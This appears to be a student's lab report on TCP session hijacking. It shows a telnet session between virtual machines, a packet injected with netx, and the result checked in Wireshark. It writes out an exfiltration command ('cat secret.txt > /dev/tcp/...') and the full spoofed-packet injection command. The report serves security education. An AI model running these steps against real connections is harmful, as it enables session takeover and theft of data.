The screenshot shows a VirtualBox window titled "Ubuntu Clone [Running] - Oracle VM VirtualBox". The window contains a terminal window titled "Terminal" with the prompt "deep@deep-VirtualBox: ~". The terminal output shows a Python session where the `binascii` module is imported and the `hexlify` function is used to convert a shell command into a hex string. The hex string is displayed on two lines. The terminal window has a dark purple background and a light purple border. The VirtualBox window has a light gray title bar and a menu bar with "File", "Machine", "View", "Input", "Devices", and "Help". The bottom of the VirtualBox window shows a taskbar with various icons and a "Right Ctrl" button.

```
deep@deep-VirtualBox: ~  
deep@deep-VirtualBox:~$ python  
Python 2.7.12 (default, Mar  1 2021, 11:38:31)  
[GCC 5.4.0 20160609] on linux2  
Type "help", "copyright", "credits" or "license" for more information.  
>>> import binascii  
>>> binascii.hexlify(b'\ncat secret.txt > /dev/tcp/192.168.1.46/9090\n')  
'0a636174207365637265742e747874203e202f6465762f7463702f3139322e3136382e312e34362  
f393039300a'  
>>> exit()  
deep@deep-VirtualBox:~$
```


Using netx command to send a new TCP packet by setting different values of the header manually

Ubuntu [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

deep@deep-VirtualBox: ~

deep@deep-VirtualBox:~\$ sudo netx 40 --ip4-src 192.168.1.75 --ip4-dst 192.168.1.84 --tcp-src 23 --tcp-dst 56652 --tcp-seqnum 2631990172 --tcp-window 2000 --tcp-data "0a636174207365637265742e747874203e202f6465762f7463702f3139322e3136382e312e34362f393039300a"

[sudo] password for deep:

IP

version	ihl	tos	totlen	
4	5	0x00=0	0x0055=85	
id		r D M		offsetfrag
0xD2E1=53985		0 0 0		0x0000=0
tll	protocol		checksum	
0x00=0	0x06=6		0x63D2	
source				
192.168.1.75				
destination				
192.168.1.84				

TCP

source port		destination port	
0x0017=23		0xDD4C=56652	
seqnum			
0x9CE0FB9C=2631990172			
acknum			
0x00000000=0			
doff	r r r r C E U A P R S F	window	
5	0 0 0 0 0 0 0 0 0 0 0 0	0x07D0=2000	
checksum		urgptr	
0xAB9A=43930		0x0000=0	

0a 63 61 74 20 73 65 63 72 65 74 2e 74 78 74 20 # .cat secret.txt

3e 20 2f 64 65 76 2f 74 63 70 2f 31 39 32 2e 31 # > /dev/tcp/192.1

36 38 2e 31 2e 34 36 2f 39 30 39 30 0a # 68.1.46/9090.

deep@deep-VirtualBox:~\$

Right Ctrl

This command is also intercepted by wireshark and can be seen in the image below

The screenshot displays the Wireshark network protocol analyzer interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The toolbar contains various icons for packet capture and analysis. The left sidebar shows the packet list, packet details, and packet bytes panes.

The packet list pane shows a list of captured packets. The selected packet (No. 465) is a Telnet data packet from 192.168.1.75 to 192.168.1.84. The packet details pane shows the following information:

- Frame 465: 99 bytes on wire (792 bits), 99 bytes captured (792 bits) on interface enp0s3, id 0
- Ethernet II, Src: PcsCompu_85:2f:91 (08:00:27:85:2f:91), Dst: PcsCompu_87:cd:da (08:00:27:87:cd:da)
- Internet Protocol Version 4, Src: 192.168.1.75, Dst: 192.168.1.84
- Transmission Control Protocol, Src Port: 23, Dst Port: 56652, Seq: 1, Len: 45
 - Source Port: 23
 - Destination Port: 56652
 - [Stream index: 16]
 - [TCP Segment Len: 45]
 - Sequence Number: 1 (relative sequence number)
 - Sequence Number (raw): 2631990172
 - [Next Sequence Number: 46 (relative sequence number)]
 - Acknowledgment Number: 0
 - Acknowledgment number (raw): 0
 - 0101 = Header Length: 20 bytes (5)
 - Flags: 0x0000 (<None>)
 - Window: 2000
 - [Calculated window size: 2000]
 - [Window size scaling factor: -1 (unknown)]
 - Checksum: 0xab9a [unverified]

The packet bytes pane shows the raw data of the selected packet, including the file transfer attempt:

```
0000 08 00 27 87 cd da 08 00 27 85 2f 91 08 00 45 00  ..'....' /
0010 00 55 d2 e1 00 00 00 06 63 d2 c0 a8 01 4b c0 a8  U....
0020 01 54 00 17 dd 4c 9c e0 fb 9c 00 00 00 00 50 00  -T...L..
0030 07 d0 ab 9a 00 00 0a 63 61 74 20 73 65 63 72 65  ....c at
0040 74 2e 74 78 74 20 3e 20 2f 64 65 76 2f 74 63 70  t.txt > /dev/
0050 2f 31 39 32 2e 31 36 38 2e 31 2e 34 36 2f 39 30  /192.168 .
0060 39 30 0a 90
```

The bottom status bar shows the capture file: wireshark_enp0s3QRGHE1.pcapng, with 2932 packets captured, 36 displayed (1.2%), and 1 ignored (0.0%). The profile is set to Default.

CONCLUSION :

In this experiment I learnt about TCP Session Hijacking and how it can be used to intercept TCP packets and use it to send custom TCP packets to the sender or receiver. Using Wireshark, the attacker is able to check details of the TCP packets shared over the network between two machines communicating using telnet. Once the attacker has the sequence and acknowledgement number of the packets, they can quickly send a custom packet (which I tried in the experiment) and hide their own identity or IP Address while doing so and still manage to extract information from the sender or receiver.

Github Link: <https://github.com/deepnayak/CSS-Lab-Deep-Nayak/tree/master/Experiment%208>